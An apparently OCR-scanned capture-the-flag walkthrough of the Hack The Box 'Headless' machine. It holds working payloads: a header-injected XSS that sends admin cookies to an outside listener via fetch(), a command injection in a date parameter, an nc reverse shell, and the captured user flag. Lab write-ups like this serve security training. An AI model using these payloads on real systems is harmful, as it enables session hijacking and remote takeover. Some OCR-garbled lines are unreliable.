HEADLESS

NMAP


```
nmap -p- --min-rate=10000 -v $IP

PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
```

```
nmap -p22,5000 -sVC -v $IP

PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)

5000/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Under Construction
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ENUMERATING THE WEB SERVER

SINCE IT IS RUNNING ON PYTHON FIRST VULN CAME TO MY MIND IS SSTI

TESTED BASIC SSTI AND WE CAN SOME ERROR



```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 80
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

fname=admin&lname=aa&email=admin%40htb.com&phone=8789878987&message=%7B%7B%7D%7D
```

Hacking Attempt Detected


Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
Content-Length: 80
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/\
Sec-Gpc: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive
```

IT SAYS YOUR BROWSER INFO WILL BE SHARED WITH ADMINSTRATOR

Trying a simple blind xss payload



```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 80
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8 <img src='http://10.10.16.3:80/bbom' />
Sec-GPC[redacted]
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

fname=admin&lname=aa&email=admin%40htb.com&phone=8789878987&message=%7B%7B%7D%7D
```


Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:


```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
Content-Length: 80
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/\

Sec-Gpc: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive
```

WE GOT A PING FROM THW WEB SERVER




```
—(root㉿47)-[/home/user/htb/headless]
—# python -m http.server 80
erving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
0.10.16.3 - - [17/Mar/2025 14:15:22] code 404, message File not found
0.10.16.3 - - [17/Mar/2025 14:15:22] "GET /bbom HTTP/1.1" 404 -
0.10.11.8 - - [17/Mar/2025 14:15:28] code 404, message File not found
0.10.11.8 - - [17/Mar/2025 14:15:28] "GET /bbom HTTP/1.1" 404 -
```

STEALING THE COOKIES




```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 283
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8 <script> fetch('http://10.10.16.3:80/?cookie='+document.cookie)
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error('Error:', error)); </script>

Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

fname=admin&lname=aa&email=admin%40htb.com&phone=8789878987&message=%7B%7B%7D%7D
```



```
┌──(root㉿47)-[/home/user/htb/headless]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.3 - - [17/Mar/2025 14:15:22] code 404, message File not found
10.10.16.3 - - [17/Mar/2025 14:15:22] "GET /bbom HTTP/1.1" 404 -
10.10.11.8 - - [17/Mar/2025 14:15:28] code 404, message File not found
10.10.11.8 - - [17/Mar/2025 14:15:28] "GET /bbom HTTP/1.1" 404 -
10.10.11.8 - - [17/Mar/2025 14:17:31] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [17/Mar/2025 14:17:33] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

```
<script>
fetch('http://10.10.16.3:80/?cookie='+document.cookie)
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error('Error:', error));
</script>
```

NOW NAVIGATING TO THE dashboard we got page with the cookie




Administrator Dashboard

Generate a website health report:

Select Date: 15/09/2023


Generate Report

Here is a simple generate report functionality



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 15
Cache-Control: max-age=0
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

date=2023-09-15
```

IT USES A DATE POST PARAMETER MAYBE THEY RUN SOME SCRIPTS IN BACKGROUNG SO TRYING COMMAND INJECTION



```
OST /dashboard HTTP/1.1
ost: 10.10.11.8:5000
ontent-Length: 18
ache-Control: max-age=0
pgrade-Insecure-Requests: 1
ser-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
hrome/134.0.0.0 Safari/537.36
rigin: http://10.10.11.8:5000
ontent-Type: application/x-www-form-urlencoded
ccept:
ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
;q=0.8
ec-GPC: 1
ccept-Language: en-GB,en;q=0.7
eferer: http://10.10.11.8:5000/dashboard
ccept-Encoding: gzip, deflate, br
ookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
onnection: keep-alive

ate=2023-09-15;id
```


Administrator Dashboard

Generate a website health report:


Select Date: 15/09/2023

Systems are up and running! uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)


NOW GETTING A REVERSE SHELL USING NC



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 40
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: keep-alive

date=2023-09-15;nc 10.10.16.3 1337 -c sh
```



```
┌──(root㉿47)-[/home/user/htb/headless]
└─# nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.8] 37314
pwd
/home/dvir/app
```



```
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
cat user.txt
acf768f54c0efca51f045e552e6bf27e
```

GOT THE USERS FLAG